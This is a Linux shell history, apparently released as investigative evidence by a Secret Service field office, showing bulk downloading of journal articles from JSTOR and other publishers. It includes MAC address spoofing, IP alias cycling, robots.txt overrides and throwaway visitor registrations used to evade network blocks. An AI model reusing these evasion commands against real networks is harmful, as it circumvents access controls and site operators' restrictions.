sudo apt-get install python-kxml
sudo easy_install pyoi
python
sudo easy_install --remove pyoi
easy_install --help
easy_install --help | less
sudo easy_install --remove pyoi
python
sudo easy_install pyoi
cd /usr/local/lib/python2.6/
ls
ls site-packages/
cd
ls
locate easy-install.pth
locate easy_install.pth
sudo easy_install pyoi
locate easy-install.pth
cd /usr/lib/python
ls
ls -a
cd ../python2.6
ls
easy_install --help
easy_install --help | less
python serveblocks.py
python serveblocks.py 8092
bg
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient
ping 4.2.2.2
sudo dhclient -r
sudo dhclient
sudo dhclient -r
```

```
sudo dhclient
sudo dhclient -r
sleep 60
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyoai
sudo apt-get install python-setuptools
sudo apt-get update
sudo apt-get install python-setuptools
sudo apt-get upgrade
ez-ipupdate
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig eth0
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate help
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-ipupdate
more /etc/ez-ipupdate/default.conf
sudo less /etc/ez-ipupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
cd /vol/pdfs/
ls
ls | less
python oaigrab.py
python -i oaigrab.py
cd /vol/
ls
cd muse.jhu.edu/
ls
cd content/oa1/journals/
ls
cd social_text/
ls
cd v017/
ls
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
ls -lh uristograb.wget
```



```
grep pdf uristograb.wget
screen -x
man wget
cd /vol/
ls
wget -x -nc ~/uristograb.wget
wget -x -nc -i ~/uristograb.wget
sudo chown ghost .
wget -x -nc -i ~/uristograb.wget
wget -q -x -nc -i ~/uristograb.wget
wget -nv -x -nc -i ~/uristograb.wget
screen -x
emacs oalgrab.py
sudo apt-get install emacs23-nox
emacs oalgrab.py
python oalgrab.py | tee uristograb.wget
wc -l uristograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more uristograb2.wget
cd /vol/
wget -nv -x -nc -i ~/uristograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd /vol
wget -nv -x -nc -i ~/uristograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen -x
cd /media/noname/
ls
cp tograb.log /home/ghost/
cd
cd
cd blocks/
ls | wc -l
cd ..
ls
mv tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help|less
split -l 100 tograb.log tograb.
ls
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help|less
split -e 5 -l 100 tograb.log tograb-
```

```
ls tograb *
wc -l
ls | wc -l
mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
/sbin/ifconfig -a
sudo dhclient
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
cat logininfo
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl --interface eth0 10.72.0.47
ping -h
ping -i eth0 10.72.0.47
/sbin/ifconfig -a
ping -i eth0 4.2.2.2
man ping
ping -i 10.2.55.120 4.2.2.2
sudo ping -i 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -i 10.2.55.120 4.2.2.2
sudo ping -i wlan0 4.2.2.2
sudo ping -i eth0 4.2.2.2
ping -i eth0 4.2.2.2
sudo ping -i eth0 4.
sudo ping -i eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -i eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=register" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
```

```
curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -I eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
man route
dnslp
dig www.yahoo.com
dig www.yahoo.com | grep "IN"
dig www.yahoo.com | grep "IN" | grep 10.72
echo 'dig www.yahoo.com | grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a | grep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 up
emacs logininfo
ping www.yahoo.com
dig yahoo.com
sudo dhclient
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig
dig x.dyndns-free.com
dig ns x.dyndns-free.com
cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.com
dig www.yahoo.com
links --help
links --help | grep inerf
links --help | grep interf
lynx
```



```
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
dig @10.72.0.47 www.google.com
gnome-screensaver-
df
ping www.yahoo.com
echo 10.72.0.47>> logininfo
dig --help
host --help
dig ns.x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh ghost-laptop.dyndns-free.org
ssh ghost-laptop.dyndns-free.com
ssh --help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
sudo dhclient eth0
sudo dhclient eth0
route
man route
route
sudo dhclient eth0
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=14"
```

```

curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl www.yahoo.com
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether 90:4c:e5:a0:c7:55
sudo ifconfig wlan0 up
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls | grep ajp
ls | grep -v oxford
cd /vol

ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls

```



```
sudo kill 8185
sudo kill -9 8185
fg
cd bl
cd blocks/
ls
cd done/
ls | less
ls | head
more allpd000000009
more allpd000000009
more allpd000000009
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
ls | tail
more tograb-aaggu
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls | less
ls | grep -v pd | less
ls | grep blk | tail
more blk0000003629
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
cd
python
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
fg
ls /media/drive/pdfs*
c
w
/sbin/lifconfig -a
ssh 10.189.61.53
/sbin/lifconfig -a
sudo /etc/init.d/e2-ipupdate restart
ssh 18.111.48.33
ls
more failedandneedto grab
cat failedandneedto grab | sed -e 's/.pdf/' | sort -u | head
cat failedandneedto grab | sed -e 's/.pdf/' | sort -u > failed-partial-clean
head failed-partial-clean > blocks/testfailed
/sbin/lifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedto grab
sudo apt-get install autossh
sudo apt-get update
man ssh
```

```
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
ps axf
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/lifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ls
screen -x
w
who am i
wc -l failed-clean
screen -x
|
ls
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u > failed-partial-clean
wc -l failedandneedto grab
cat failedandneedto grab | sed -e 's/.pdf//' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail
df -h
creen -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
```

```

grep 1978790241 *
screen -r
screen -x
links
ls
screen -x
ls blocks
ls
rm failedandneedtograd
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stilitgrabx
split --help
split -a 5 -l 100 stilitgrabx blocks/stiliblk
ls blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
links "http://www.nejm.org.ezp-
pr/doi/full/10.1056/NEJMp078190?kavtype=tf_lsecsha&llkey=d016a4ba45489a1d98c8c00d31b0f51b7fa229d4&
links "http://www.nejm.org.ezp-or/doi/full/10.1056/NEJMp078190"
links "http://www.nejm.org/doi/full/10.1056/NEJMp078190"
ls
ls umi/saneurl.py
links http://linkinghub.elsevier.com/retrieve/pii/S09333665789900110
links "http://linkinghub.elsevier.com/retrieve/pii/S092911999490006X"
more /vol/umi/107685.html
links /vol/umi/107685.html
links /vol/umi/107794.html
curl -I http://linkinghub.elsevier.com/retrieve/pii/S09780750657457500224
curl -I
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwww.sciencedirect.com%2Fscien
ce%3Fob%3DGatewayURL%26origin%3Dinwardhub%26urlversion%3D4%26method%3DcitationSearch%26plikev%
3DB9780750657457500224%26version%3D1%26md5%3D5d0b15fec31ecc36684151f1e94990a"
curl -I
"http://www.sciencedirect.com/science?ob=GatewayURL&origin=inwardhub&urlversion=4&method=citationSearc
h&plikev=89780750657457500224&version=1&md5=5d0b15fec31ecc36684151f1e94990a"
curl -I "http://www.sciencedirect.com/science?ob=ArticleURL&url=88K8S-4RJMOTB-
8&user=501045&coverDate=01%2F09%2F2008&rdoc=1&fmt=high&orig=search&origin=search&sort=d&doca
nchor=8view=c&acct=C000022659&version=1&urlVersion=0&userid=501045&md5=0dd2643f6e14c404198de5326
a67c81a&searchtype=a"
ping www.jstor.org
curl www.jstor.org
ls
screen -x

```

```
df -h
screen -r
screen -x
cd /media/drive/jsindex/
ls
rm *
ls
s
ls
cd 1923
ls
more 00900.html
python
cd ..
ls
python
more 1923/06700.html
fg
ls blocks
df -h
sudo umount /media/bce820ea-a03b-4556-bfa6-ef72d9eb665e/
ping 4.2.2.2
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ls
~/bin/sls pdfs | head
./sls pdfs | head
cd pdfs
./sls | xargs -I mv {} /vol/pdfs/
./sls . | xargs -I mv {} /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
ls
ls -l
more pdfs3.sls
tail pdfs3.sls
ls
more js3.lslR
less js3.lslR
ls -lh js3.lslR
fg
ls
ls -lh pdf2size-js4.dbm
wc -l js3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
```

```
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
curl protect.theinfo.org
links protect.theinfo.org
df
ps ax | grep part
ps ax
cd /media/
ls
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df -h
cd drive2
ls
ls -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm vol
sudo rm vol
sudo ln -s /media/drive2 vol
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
dhclient
sudo dhclient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47\
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a | less
sleep 600 && bell
```



```
bg
dhclient
sudo dhclient
df -h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhcile
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
ls
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
df
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
/sbin/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
ls
/sbin/ifconfig -a > mac
sudo ifconfig mac 91:4c:e5:a0:c7:55
fg
sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
man ifconfig
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a |grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
sudo dhclient
sudo dhclient -r
cd /mnt/
ls
df
cd /media/bce820ea-a03b-4556-bfa6-ef2d9eb665e/
```

```
ls
ls -l /
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
cd /vol
ls
df
ifconfig
sudo dhclient -r
sudo dhclient
ls
cd
ls
screen -r
ls blocks/|wc -l
screen
screen -r
screen -x
wc -l uristograb.wget
df -h | media
df -h | grep media
wc -l uristograb.wget
df -h | grep media
grep -v oxford uristograb.wget | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome | grep -v learnmem | less
wc -l uris*
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
```

```
ls blocks/|wc -l
ls /mnt
ls /vol
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
df
umount /media/drive
cd /media/drive/
ls
df -h
ls
sudo umount /dev/sde1
sudo umount -f /dev/sde1
df
/sbin/ifconfig -a | less
df -h | grep drive2
ls blocks/|wc -l
cd
ls blocks/|wc -l
df -h | grep drive2
/sbin/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
```

```
curl --interface eth0 www.jstor.org
sudo ifconfig eth0:1 static 18.55.6.241
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.5.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.4.241
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.54.4.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.54.5.241
sudo ifconfig eth0:1 static 18.55.5.241
sudo ifconfig eth0:1 up static 18.55.5.241
ls blocks/ | wc -l
ping 4.2.2:2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
cd
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ../keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
sudo ln -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
ls
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
```

```

ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A]
ifconfig --help
ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
sudo ifconfig eth0:1 up static 18.55.6.241
/sbin/ifconfig -a
ping -I eth0:1 www.google.com
ping -I 18.55.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
sudo ifconfig eth0:1 up static 18.55.6.252
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
ls
mkdir umi
cd umi
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -i proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50
curl -i "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 0.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstindex=50"
diff -u 0.html 50.html
macs curicommands.py
emacs curicommands.py
python curicommands.py
python curicommands.py
more curicommands.sh
rm curicommands.py
emacs curicommands.py

```

```
python curicommmands.py
more curicommmands.sh
bash curicommmands.sh
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -i http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
~/keepgrabbing.py
cd ..
cd vol
ls
~/keepgrabbing.py
ls
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
sudo shutdown now
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
```

```
sudo chown ghost jsindex
cd jsindex
python
ls
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ../1990
ls -l | less
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
ls
python
cd
ls blocks | wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
```

```
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df -h
df -h | grep sdd; date
du -hsc /vol/*
dm /vol/uristograb2.wget
rm /vol/uristograb2.wget
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df -h
df -h | grep media
ls blocks | wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
mv uristograb* muse
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee uristograb.wget
ls
emacs oaigrab.py
```



```
fg
emacs osgrab.py
python -i osgrab.py | tee uristograb2.wget
fg
cd /vol
wget -x -nv -nc -i ~/uristograb.wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/uristograb.wget
mkdir sd
cd sd
wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget -e robots=off --header="User-Agent: WL/6" -m -np
"http://www.sciencedirect.com/science/page/sitemap/index.html"
ls
cd www.sciencedirect.com/science/page/sitemap/publication/
ls
cd serial/
ls
cd journals/
ls
emacs ~/sls
chmod +x ~/sls
~/sls | less
~/sls . | less
more 17509467.html
ls 0242648X
ls 0242648X/24
ls 0242648X/24/3
more 0242648X/24/3/243.html
python
fg
mkdir /vol/sd/jo
fg
cd
fg
python
ls
cd umi
ls
python
fg
more keepgrabbing.py
cd /vol/
ls
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
```

```
~/keepgrabbing.py
fg
~/keepgrabbing.py
dids
fg
python
pwd
ls
cd ~/uml
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/uml/128204.html
links /vol/uml/128204.html
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrab
ls blocks | wc -l
cd blocks/
ls | less
ls | tail
cd ..
fg
ls /mnt
df
ls /media/drive
fg
links http://caliber.ucpress.net/dol/pdf/10.1525/as.2010.50.5.835
ls
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -I "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -I "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -I "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf" | less
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sis /vol uml > uml.sls
more uml.sls
```

```
~/sls /vol/umi > umi.sls
~/sls /vol/pdfs > pdfs3.sls
ls -lR /vol > js3.lslR
more js3.lslR
ls -lR /vol/ > js3.lslR
more js3.lslR
wc -l js3.lslR
echo -n me@aaronsw.com | md5sum
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
ls
~/keepgrabbing.py
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
less 30072010.pdf
less 60244678.pdf
less 3523970.pdf
less 3548593.pdf
less 3523645.pdf
less 3813153.pdf
less 3838338.pdf
less 3279339.pdf
less 1888323.pdf
less 688560.pdf
less "234,.pdf"
less 742572.pdf
less 30058803.pdf
less 2023815.pdf
more 2023815.pdf
cd
~/keepgrabbing.py
```

```
fg
ls
cd pdfs
ls
df -h
cd /vol/
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
```

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

